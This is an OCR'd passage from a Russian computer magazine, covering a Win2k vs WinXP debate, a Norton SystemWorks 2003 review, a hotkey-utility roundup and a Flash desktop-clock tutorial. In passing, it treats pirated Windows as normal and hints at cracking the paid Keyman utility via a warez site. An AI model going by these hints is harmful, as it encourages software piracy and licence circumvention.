**ПП:** Ну, платить-то нам одинаково, чай не в штатах живем :). Тем более, что отключив новый интерфейс я не потеряю новых возможностей. Как тебе, к примеру, антиалиасинг шрифтов? Для здоровья-то денег не жалко! Или иконки, которые можно запросто убрать с трея? А упорядоченные окна приложений?

**Q:** Это что еще за зверь?

**ПП:** Когда окон одной проги открывается чересчур много, их можно объединить в одну (всего одну!) кнопочку на таскбаре. Тебе ведь знакомо чувство неопределенности, когда окон эксплорера туча, а нужное найти непросто?

**Q:** Незнакомо! Я Оперой пользуюсь :). И вообще, украшалочки - это не главное. Главное - надежность. Вот в винтукее были внедрены офигенные фишки, которые мало кто использует. Например, динамические диски, или SFC (aka System File Protection). Хотя ей-то как раз пользуются все, сами того не понимая :).

**От рефери:** расскажи поподробней, не всем известно про эту байду.


Статистика по WINformation:

Дронич: Win2k + WinXP (ну два компа :))

Алексис: Win2k (как честный параноик)

Кирион: WinXP (и твикаю его, твикаю)

Ильич: Win98 (и не смейтесь, у меня комп ОЧЕНЬ старый)

**Пес Паштет - пухл, добродушен и злораден одновременно, любит XP до потери сознания (причем каждый вечер), настоящий юзер без потугов к оптимизации.**

**Q:** Это про DLL-hell неизвестно? Ладно, пожую немного :). Тем более что помню отличный пример со сканером Дронича - программа установки драйвера спокойно заменяла системные DLL'ки на свои, после чего его тогдашние 98ые начинали орать благим матом и вываливаться в синий экран при попытке запросить что-то у SCSI-адаптера. Это собственно и есть пресловутый hell. А винтукей замены системных DLL'ок не допустит.

**ПП:** А ну и что? Ты думаешь, в XP об этом забыли? Нифига подобного, только теперь эта технология еще и улучшена. То есть если раньше прога, требующая собственную библиотеку вместо системной, просто не заработала бы, то теперь ее DLL сохраняются и выдаются именно ей. Вот так вот.

**Q:** Ладно, согласен. А что ты скажешь о совместимости? Винтукей отлично справляется с прогами под 9x, да и досовские прожки тоже работают без проблем.

**ПП:** Хе-хе, ты сам заставил меня вынуть камень из-за пазухи. Эмулятор в XP на порядок круче w2k'шного. Во-первых, я спокойно гамаю в досовского диггера со звуком, потому что XP отлично эмулирует SB. А во-вторых, я могу легко заставить работать старые виндовые проги. XP умеет качественно притворяться любой системой из линейки виндов, даже реестр эмулирует для особо отъявленных.

**Q:** Да, попал в самое темечко :(. Тогда и я швырнусь запасенным булыжничком - что у вас там за беда с Product Activation? Говорят, XP сервиспаков не признает? Не стремно жить без обновлений?

**ПП:** А ну и что? Вообще, это не проблема для лицензионных виндов, они апгрейдятся нормально. А вот пиратские... Конечно, приходится иногда потрахаться, но в целом ничего страшного. Открой прошлый номер спеца и почитай распинания Alexys'а на эту тему.

**Дронич - почетный рефери, не пропустивший ни одной винды начиная с 3.11, сама объективность и невозмутимость.**

**Qysta - худощав, вечно озабочен проблемой быстродействия, использует винтукей из-за нежелания апгрейда, чем вполне доволен.**

**Q:** OK, сдаюсь. Нет у меня больше аргументов.

**ПП:** У меня тоже...

**От рефери:** остается подвести итоги. XP не только не потеряла ни одной фичи винтукея, но и приобрела новые, и проапгрейдила старые. Две беды XP - проблемы с установкой сериспаков на нелицензионные версии и прожорливость в ресурсах. Если хотя бы один пункт из этих двух для тебя значим (старая тачка или параноидальный синдром :)), ставь винтукей и не парься. Остальным же можно рекомендовать только XP. Тем более что софта под него развелось - залейся. Вот и весь сказ.

**Казарьян Карен aka Kirion** (kirion@winfo.org) рис. **Наталья** Копылова

# В НОВЫЙ ГОД С НОВЫМ НОРТОНОМ

## ПРОБУЕМ НА ЗУБ NSW2003


**«Kirion смотрел в монитор на результаты голосования «Нравится ли тебе рубрика WINformation». В голове крутились финальные кадры из «Джея и молчаливого Боба». Глубоко вздохнув и отбросив кровожадные мысли, Кир подумал: «Не так плохо, шестдесят процентов все же наши :)». Он перевел взгляд на полку с дисками: сверху красовалась коробочка с надписью Norton SystemWorks 2003. Еще раз вздохнув, он запустил ворд и начал печатать...». Все течет, все изменяется... вот и Symantec выпустила новые Norton SystemWorks под номером 2003. У тебя ведь стояла предыдущая версия? Что значит, в первый раз слышу?. А ну быстро беги за сентябрьским номером и читай сравнительный обзор настройщиков - гигантов :). А, так ты все-таки о них слышал... Тогда садись поудобнее: будем оценивать новую версию.**

### УСТАНОВКА


Пользователи XP, возрадуйтесь. Теперь NSW без проблем встанет на вашу систему. Но мастер оптимизации, создание снимков диска, сравнение файлов, и редактор реестра все равно остались недоступны :(. Недоступно также создание Rescue Disk (хотя можно создать emergency диски, но это средство слабее, так как не содержит таких полезных вещей, как копия partition table, например). Почему так - большая для меня загадка. Зато в поставку включен антивирус, CleanSweep (о нем чуть позже), Go Back personal edition (прога для создания точек восстановления) и еще кое-какая мелочь. По поводу Go back: ходят споры - ставить или не ставить подобные программы. С одной стороны, ты уверен, что если у тебя упадет система, то ты всегда сможешь восстановить работоспособность компа. С другой - эти проги жрут много места на диске и достаточно системных ресурсов. Вообще решай сам, надо оно тебе или нет, могу только отметить, что Go back одна из лучших прог в своем классе (особенно professional версия, поставляемая отдельно).
Из поставки убрали Process Viewer, но если тебе полюбилась эта маленькая и удобная программа, ты всегда можешь слить ее с www.prcview.com. Кстати, советую залезть в диру manual и почитать доки - толковые зерна в них есть. А еще залезть в support\edisk - создание загрузочных дискет, и support\symclean - удаление всех следов программ от Symantec из системы. Надеюсь, до такого у тебя не дойдет :). Ну что, все установил? Начинаем тестить...

### НАЙДИ ДЕСЯТЬ ОТЛИЧИЙ

Сразу бросается в глаза новый дизайн оболочки. По-моему, она стала удобнее, не потеряв в красоте и функциональности. У One button checkup появилась возможность выбрать нужные проверки самостоятельно. Опции раз-




«Лицо NSW 2003»




«Чистим Cookies»

биты по закладкам, равно как и помощь. Но это все приятные мелочи, а что же с самими утилитами? Утилиты из блока Norton Utilites практически не изменились. Speed disk все так же быстр и эффективен (хотя... VoptXP мне все же нравится больше). WinDoctor отлично чинит систему, а Disk doctor по-прежнему круче скандиска. System doctor все еще отличный монитор всего, чего только можно, а Wipe info с радостью сотрет все ваши данные в порошок, даже те, что защищает Norton Unerase :). Далее по списку у нас Norton Antivirus. Не совсем мой профиль - писать про антивирусы, но несколько хвалебных строк черканут можно. Проплачено Symantec :). Как обычно нам обещают наилучшую защиту от вирусов, опасных скриптов, и почтовых червей. Антивирус умеет сканировать входящую и исходящую почту, отправляемые и получаемые файлы в таких программах, как AOL messenger, MSN messenger и Yahoo messenger. Странно, почему не в ICQ? В опциях можно включить плагин для MS Office, который будет сканировать документы при открытии (довольно быстро, даже в больших документах). Если что не так - всегда можно посмотреть логи в закладке Reports, просто и понятно. Ну и самое главное - антивирус остался таким же быстрым (не в пример тому же AVP), а памяти стал съедать намного меньше своей предыдущей версии. Короче говоря, рекомендую всем. А особенно тем, кто, как и я не любит отечественного производителя (нифига себе! А мой ДрВеб, победивший на всемирном конкурсе антивирей типа вообще не котируется? Придется замутить тест антивирусов - прим. Дронича).

Далее по списку у нас обновленный Norton CleanSweep. Видимо в Symantec всерьез решили довести до ума этот продукт, ведь предыдущая версия этого чистильщика системы была довольно бестолковой. Что же он представляет собой сейчас? А представляет он несколько визардов, разделенных на три части. CleanUp: здесь представлены Uninstall wizard и Fast&Safe cleanup. Fast&Safe cleanup - обычная чистилка мусора (System mechanic намного лучше). Uninstall wizard - удаляет программы вместе со всеми хвостами. В разделе Internet представлены 5 визардов удаляющих различный интернет-мусор: кэш, кукисы, плагины и элементы ActiveX. Ну и скачанные программы до кучи. В оставшемся разделе Programs находятся Backup wizard - сохраняет все файлы программы, ключи реестра, библиотеки и.т.д. в архив для того, чтобы потом восстановить их с помощью Restore wizard. Однако 100% гарантия восстановления дается только если процесс установки проги мониторился CleanSweep'ом. То же самое можно сказать и про Unistall wizard, бывает и он оставляет некоторые хвосты программ незамеченными. Конечно, ты всегда можешь посмотреть состав архива и добавить туда необходимые вещи ручками, но если хочешь действительно эффективной работы проги - включи в опциях слежение за установкой. По идее в CleanSweep можно было включить и Web Cleanup из раздела Web Tools. В обычном виде эта утилита повторяет функции CleanSweep - чистит интернет мусор. А вот если зайти в Advanced Cleanup, то откроется окошко с сортировкой по дате или узлу, где можно самому посмотреть разобранные по группам куки, кэшированные изображения, страницы и скрипты. Удобно, ведь иногда бывает надо перелопатить хистори в поисках чего-нибудь важного, и такая сортировка может сильно помочь. Ну и там же находится бестолковая Connection keep alive. Занимается тем, что периодически пингует указанные серваки, симулируя тем самым сетевую активность, чтобы тебя не отключили. Это цитата из мануала, по-моему, звучит бредово. Неужели у них там такие провайдеры? Хотя я уже давно сижу на выделенке (хе-хе), может чего и не знаю.

## Король умер – да здравствует король?

Вот такой получился пакет. Подновили дизайн, добавили фишек. Все работает стабильно и быстро. Только вот изменения коснулись антивируса (это конечно хорошо, но я не о них пишу) и CleanSweep (который обладает несколькими интересными фишками, но, как чистильщик, проигрывает многим другим прогам). Сами же Norton Utilites не изменились. Опять непонятное обрезание версии для XP, те же недоработки что и в 2002 версии. Если раньше NU были исключительно полезны для поддержания системы в порядке, то теперь я могу назвать несколько программ, которые выполняют по одной функции, но делают их лучше. Но 2003 версию я себе все равно поставил. Привык я, знаете ли. Тем более что у конкурентов все не очень хорошо (Ontrack больше не поддерживает Fix-It - права переданы V-Com, а новые версии Mcaffe пираты, похоже, игнорируют). Так что поставить NSW2003 все-таки советую - может я чего проглядел, все поставят и будут говорить: «Kirion - ламер, такую рульную фишку пропустил :)». Так что беги на рынок за диском, да побыстрее. А то рождество, новый год, опять рождество, опять новый год :). И не проспи новогодний спец. Веселых праздников! «Праздники, будут им праздники. Kirion оторвался от компа и подошел к книжному шкафу. Порывшись в глубине полок, он достал замусоленный томик и углубился в чтение. Обложка гласила: «Поваренная книга анархиста»...»

Пользователи XP, возрадуйтесь. Теперь NSW без проблем встанет на вашу систему. Но работать все равно не будет :).

Так что поставить NSW2003 все-таки советую - может я чего проглядел, все поставят и будут говорить: «Kirion - ламер, такую рульную фишку пропустил :)».

**Казарьян Карен aka Kirion** (kirion@winfo.org) рис. **Ровер**

# КЛАВА В ОГНЕ

## ГОРЯЧИЕ КЛАВИШИ НА КАЖДЫЙ ДЕНЬ

**Представь, ты сидишь за компом. Правая рука лениво таскает мышь из стороны в сторону, чтобы в сотый раз открыть какую-нибудь менюшку, запустить прогу или еще что-нибудь. А где твоя левая рука во время работы? Случай с веселыми сайтами опустим :). А должна она быть на клавиатуре. Ведь столько операций можно сделать, не прибегая к мыши, а с помощью горячих клавиш. Почти все навороченные проги имеют наборы хоткеев для облегчения работы. Ты попробуй поработать в Дельфи или Фотошопе одной мышью - проще сразу повеситься. И управлять Винампом с их помощью удобнее. Только вот беда - не всегда бывают нужные хоткеи. Ты хочешь, чтобы твоя клава работала на все сто процентов? Тогда милости просим, сегодня мы тестируем проги-установщики горячих клавиш.**

### STARTEXE


**www.yuram24.narod.ru**

Начнем с самой простенькой проги в нашем обзоре. Абсолютно любительское творение, впрочем, автор этого и не скрывает. Единственное, что умеет программа - это запускать заданные программы по нажатию горячих клавиш. Проги можно разделить на группы. А еще тулза умеет обрабатывать досовские батники. В принципе, такую софтину легко написать на Дельфи, но писалось явно не на нем - прога весит чуть больше мега. Собственно под наши задачи она не подходит совсем, но часто присутствует на серваках бесплатного софта. Если увидишь - не качай :).


### HOTKEYCONTROL XP

**(www.digital-miner.com)**

Последнее время стало модно среди производителей софта прикручивать буквы XP к названию своих продуктов. Типа мы все такие продвинутые. Меня лично от XP-стиля уже начинает тошнить. Вот и еще одни программеры добавили в прогу иконки из XP и приписали две буковки к своему творению. На что же способна сама прога? Мы умеем работать со звуком (громче, тише, выключить); открывать файлы (только 8 - маловато будет!); выключать, перезагружать, менять пользователя на компе; открывать, закрывать и проигрывать CD. Умеет управлять окнами и браузером, переназначать системные комбинации (разработчики не гарантируют совместимость). Все действия сопровождаются подсказками в углу экрана или на иконке в таскбаре (можно отрубить). Из интересных особенностей проги: можно настроить так, чтобы хоткеи срабатывали только при определенном состоянии num, caps и scroll lock кнопок. Например: включен у




Опять XP. Надоело!




Hot Keyboard позволяет писать макросы

А где твоя левая рука во время работы? Случай с веселыми сайтами опустим :).

тебя scroll lock - по хоткею комп перегружается, а выключен - комп выключается. К сожалению, больше никаких достоинств прога не имеет. Чуть не забыл - она бесплатная (наверное, единственный плюс).

## HOT KEYBOARD PRO

**www.hot-keyboard.com**

Ну вот это уже что-то посерьезнее. Кроме управления звуком и сидюком, прога довольно неплохо управляет окнами, умеет вставлять определенный текст,
выполняет автозамены указанных слов в любом окне ввода, может создавать менюшки, вылезающие по нажатию хоткеев, открывать определенные директории (угадай как - правильно, по нажатию клавиш :)). Ну и, конечно, умеет запускать проги и открывать определенные адреса в инете. Ну а еще - записывать комбинации клавиш и назначать на них более короткий хоткей. В качестве примера показывается удаление строки по ctrl+y. Так что ты легко можешь создавать собственные макросы, но свобода действий тут небольшая :(. К плюсам проги можно отнести возможность запускать макросы в определенное время. Я, правда, не очень себе представляю, зачем это может понадобиться, ну да ладно. В целом - все равно слабенько, особенно по сравнению со следующими продуктами.

## KEYMAN

**www.vp-soft.com**


Первый (и последний) не бесплатный продукт в нашем обзоре. Что же она умеет? В принципе, все стандартно: управление звуком, управление СиДи, управление окнами (слабенько, умеет только сворачивать окна и переводить их на передний план aka always on top). Умеет запускать проги, открывать определенные адреса в инете, писать письма на определенные мыльники. Умеет управлять самим собой (выключить, например, или подключить плагин). Очень прикольная особенность - умеет посылать указанным окнам виндовые сообщения (только вот сообщение придется писать самим, выбора тут нет). Как и предыдущая прога, умеет записывать длинные последовательности клавиш и вешать из на короткий хоткей, но Keyman будет посылать их только определенному окну. Естественно, Keyman умеет выключать и перезагружать

компьютер, умеет даже выключать монитор. Но самая рульная особенность Keyman - для него есть плагины, которые расширяют возможности проги. Так в поставке идет плагин по управлению Винампом. Сказать что это не удобно - соврать самому себе. Представь, Винамп все равно ведь висит на фоне, когда ты делаешь другую работу. Теперь тебе не надо делать окно Винампа активным - достаточно нажать на хоткей, чтобы поставить паузу или пролистать треки. С сайта можно скачать плагин для всякого рода messenger'ов, среди них и Аська. Если ты часто пользуешься подобными прогами (а я уверен - часто), ты оценишь этот плагин. Вот такая вот прога, жаль только не халявная :(. Но это должно лечиться на Асте.

## HOTKEY HOST

**(www.savara.time-out.ru)**

Это прога понравилась мне больше всего. Хочешь, объясню почему? Она маленькая. Она ненавязчивая - никогда ничего не выводит на экран. Для нее можно самому писать библиотеки-плагины (с сайта можно скачать среду разработки), причем на моих любимых Дельфях. Ну и, наконец - Hotkey Host наголову превосходит по возможностям и настройкам конкурентов. Так он умеет не только запускать проги, но и открывать файлы или печатать их. Умеет выводить стандартные окна сообщений. Умеет переключать пользователей в NT, переводить систему в состояния Suspend и Hibernate. Hotkey Host умеет двигать мышь, отлично управляется с окнами. Кстати, есть возможность прописать действия не только на нажатия клавиш (aka keypress) но и отдельно на нажатие и отпускание (aka keydown и keyup). Согласись, это позволяет сильно разнообразить макросы. Вместе с программой поставляется несколько базовых библиотек. Среди них - работа с Winamp, Apollo (знаешь такой плеер?) и The Playa. Причем функции управления тем же Винампом выходят за рамки обычных стоп, пауза, звук. Хочешь поподробнее узнать - залез в мануал. Кстати, залезь туда в любом случае, ибо у проги есть один маленький минус. У нее нет графического конфигуратора. Его обещают сделать как-нибудь потом, а пока - тебе придется ручками править файл конфигурации. К счастью, это не сложно, благо файл строится на XML-формате. Если тебя не пугают эти трудности - смело ставь прогу, не пожалеешь.




Keyman - неплохо, неплохо...

## НАЖМИ НА КНОПКУ - ПОЛУЧИШЬ РЕЗУЛЬТАТ

Странно. 4 из пяти прог в сегодняшнем обзоре написаны с участием русских программеров. А между прочим, прог такого класса совсем немного. Получается, что только наши ребята достаточно продвинуты для того, чтобы юзать хоткеи :). И если ты готов влиться в их ряды - качай себе Hotkey Host, причем вместе с SDK (software development kit, если кто не знает). Как напишешь толковый плагин - выложи в сеть, покажи разработчикам, ну и мне конечно :). И тренируй левую руку.

**ilich** (ilich@winfo.org)

# DC-DESKTOP

## СЧАСТЛИВЫЕ ЧАСОВ... НАБЛЮДАЮТ!

**Я так полагаю, ты уже завалил напрочь свой Рабочий стол всякими разными наклейками, менюшками с любимыми урлами и мыльниками. Да вот только про то, что Flash может очень даже продуктивно работать со временем, ты совсем забыл. А я ведь говорил об этом! Но, правда, это не удивительно, ты, вероятно, до сих пор, уже целый долбанный месяц, усердно кликаешь по пимпе «New Sticker» :).**


### КОГО УРОДУЕТ?

Давай налепим тебе на Рабочий инструмент :) некое подобие часов. Я знаю, о чем ты подумал. Так вот ты не прав, мы будем рисовать во Flash'е аналоговый времяисчисляющий прибор (ну то есть часы) и опосля поместим его у тебя на (нет, не там!) экране.


Для начала, надо определиться, как будут выглядеть наши часики. И это, между прочим, не просто так делается. Это вопрос имиджа. Он требует к себе особого внимания и серьезности. Новый год грядет. В связи с этим мы, как парни исключительно скромные, ограничимся, пожалуй, кремлевскими курантами на Рабочем столе. Прикинь, как будут оргазмировать все парни и девчонки, когда на тусе у тебя дома в двенадцать часов ночи между днем X и днем X+1 дуэтом с телеком твой комп начнет бешено бомбить по-курантски :). Особенно брызгать будут те, кто сумел пробиться сквозь толпу у твоего монитора, ибо они будут лицезреть на нем и сам Кремль. Не искажай лицо, не веруя мне, все так и будет.

Чтобы все получилось пинцетно, тебе надо поиметь где-нибудь картинку, изображающую объект, чем-то похожий на Кремль. Ты и сам в курсе, что в инете есть все, причем по много раз (например, http://www.phot.ru/FotoBank/fotobank3/309.php или http://photo.bynet.ru/cards/red3.shtm). Но лично я люблю тянуть Муму за... сам знаешь что. Я взял, да нарисовал.

И тебе советую. Конечно, в этом есть свои минусы, связанные в большинстве своем с геморроем рисования и лишь отдаленной схожестью изображения с реальным объектом (для особо одаренных художников :)). Но зато это наиболее простой способ добиться четкого понятного изображения с доступными для флешевской анимации и кодификации частями этого изображения. А переделывать растр в вектор посредством Trace Bitmap придумали, по-моему, те самые долбанутые гомосапиенсы, которым по фигу, круглый квадрат или треугольный :). Я надеюсь, ты к ним не относишься и возьмешься за рисование.



«Это было даже проще, чем легко!»



## РИСОВАННЫЙ КРЕМЛЬ

Не спеши размахивать мышкой и гордо выкрикивать при этом, что «художник» - твое второе отчество. Перед непосредственным рисованием надо задать флешке необходимые габариты. Замечу, что она займет у тебя весь экран и, соответственно, неплохо было бы сделать ее такого же размера (так удобнее рисовать) или хотя бы тех же пропорций.

Начнем с одного из важнейших, на мой взгляд, элементов дизайна Кремля - звезды. Не смотря на свое наивысшее положение, а, может быть, даже именно благодаря этому, эта часть сего сооружения наименее заметена. Мы это исправим. Звезда будет занимать чуть ли не ключевую позицию в нашей флешке.

«А кому сейчас легко?!...»

Итак, рисование. Как известно, кремлевская звезда красная :). Еще известно, что в плане геометрии она пятиконечная и, надо полагать, не плоская. Хочешь сделать ее красивой - поработай с градиентом ее заливки и придай ей объем. Следует сделать звезду символом графики «G - Star», т.к. пихать мы ее будем во много мест. Учитывая особенности ее симметрии, лучше всего центр символа разместить в центре самой звезды. Далее создай символ кнопки «B - StarButton». В первый, третий и четвертый кадры засовывай свой красный пятиконечный шедевр, а для второго мы немного над звездой поглумимся. Как ты помнишь, красиво выглядит, когда кнопка при наведении мышки каким-либо образом становится активной. Клоню к тому, что надо создать еще небольшой мувик («C - StarMove») для этого состояния кнопки и засунуть его в ее второй кадр. Так вот в этом «C - StarMove» делай пять одинаковых ключевых кадров, в которых графический символ звезды стоит ровно по центру. Выделяй эти кадры, дави на них правой кнопкой мыши и в выпавшем меню выбирай «Create Motion Tween». Во втором кадре выдели символ пятиконечной и поверни его на девяносто градусов (если ты не в курсе, для этого удобнее всего использовать панель Transform). В третьем его же поверни на сто восемьдесят градусов. В четвертом - на двести семьдесят. В пятом - ни хрена со звездой не делай. Поставь для пятого кадра: «gotoAndPlay(1)». Раздвинь эти кадры по временной шкале так, чтобы между ними были равные промежутки. Теперь посмотри и осознай, что ты сделал. В этом мувике, а, следовательно, в кнопке «B - StarButton» при наведении на нее мыши, твоя звезда теперь будет вечно крутиться.

Если ты рисуешь сам, то дела
хотя бы с фотки или какой-нибуд
открытки с Кремлем. Спасская баш-
ня, укомплектованная курантам
там присутствует обяза

Переделывать растр в вектор
средством Trace Bitmap придумали
по-моему, те самые
мосапиенсы, которым по фи
круглый квадрат или тре

Ну что ж, далее, используя уже готовую кнопочку звезды, надо нарисовать верхнюю часть сооружения, ограниченную снизу какой-нибудь горизонтальной линией. Лучше всего остановиться непосредственно на крыше, т.е. на зеленом конусе (если ты взялся рисовать Кремль только с моих слов без какого-то ни было точного его изображения, то можешь сразу забыть о той толпе народа у твоего монитора, о которой я тебе говорил в начале, ибо особой точностью и похожестью на оригинал это творение вряд ли будет отличаться). Сделаем для этого новый символ «C - Roof». В первом кадре мувика рисуй крышу и вставляй на самый верх нашу кнопочку звезды. Для этой кнопочки пиши:

```
on (press) {
    _root.gotoAndStop(1);
}
```

На основной временной шкале действие перенесется в первый кадр и на нем и остановится. Полученное изображение надо выровнять так, чтобы центр мувика был точно в середине нижней стороны треугольника крыши. Первый кадр мувика «C - Roof» скопируй еще в четыре. Выдели эти последние кадры (без первого!) и соверши над ними «Create Motion Tween». В первом и последнем из них, используя «Скос» («Skew») панели Transform, наклони крышу на 10 влево. Во втором и третьем - на 10 вправо. Используй первый вариант скоса - тот, что скашивает по горизонтали. Для скоса влево надо ввести отрицательное значение степени скоса. Когда вдоволь поиздеваешься над бедной крышей, обрати внимание на то, что центр мувика получился не там, где нам это надо, т.е. не в середине нижней стороны. Исправь это. Точнее всего это можно сделать при задании конкретных координат в той самой панели Transform. После выравнивания раздвинь ключевые кадры с перекошенной крышей так, чтобы второй из них оказался восьмым, третий - девятым, четвертый - пятнадцатым. Теперь добавляй слой для ActionScript и в нем в первом, восьмом и пятнадцатом кадрах вставляй stop(). Получилось так, что мувик останавливается у нас на трех ключевых положениях крыши: прямо, наклонена вправо и наклонена влево.

Глотни пивка, парень, и сосредоточься :). Это была лишь затравка. Основная часть рисования впереди. Надо создать символ клипа «C - Kremlin» и дорисовать в нем башню (ну и все к ней прилагающееся). Самое главное в ней для нас - это ее будильник, т.е. куранты. Но не упирайся на этом, т.к. народ, мне кажется, не особо оценит Рабочий стол с одними часами, пусть даже не простыми, а кремлевского образца. Посему предлагаю изобразить Спасскую башню в полный рост в полную ширь и на весь экран. В этом случае, при условии, что у тебя и твоих ээмм... посетителей зрение не как у крота, а твой монитор в рабочем состоянии, все прекрасно насладятся видом вполне реалистичных часиков aka курантов.

Кстати, именно в этот момент от тебя потребуется уж если не максимум, то просто много усилий. Напрягись и нарисуй Кремль,

как следует, т.е. красиво. Иначе ты не сумеешь остановить в панике разбегающийся от тебя разочарованный народ. Самые недовольные вдобавок еще надругаются в особо извращенной форме над твоим монитором и проклянут Великий Flash. Так что повторюсь: если ты рисуешь сам, то делай это хотя бы с фотки или какой-нибудь открытки с Кремлем. Спасская башня, укомплектованная курантами, там присутствует обязательно.

## Рисованное вправо / рисованное влево

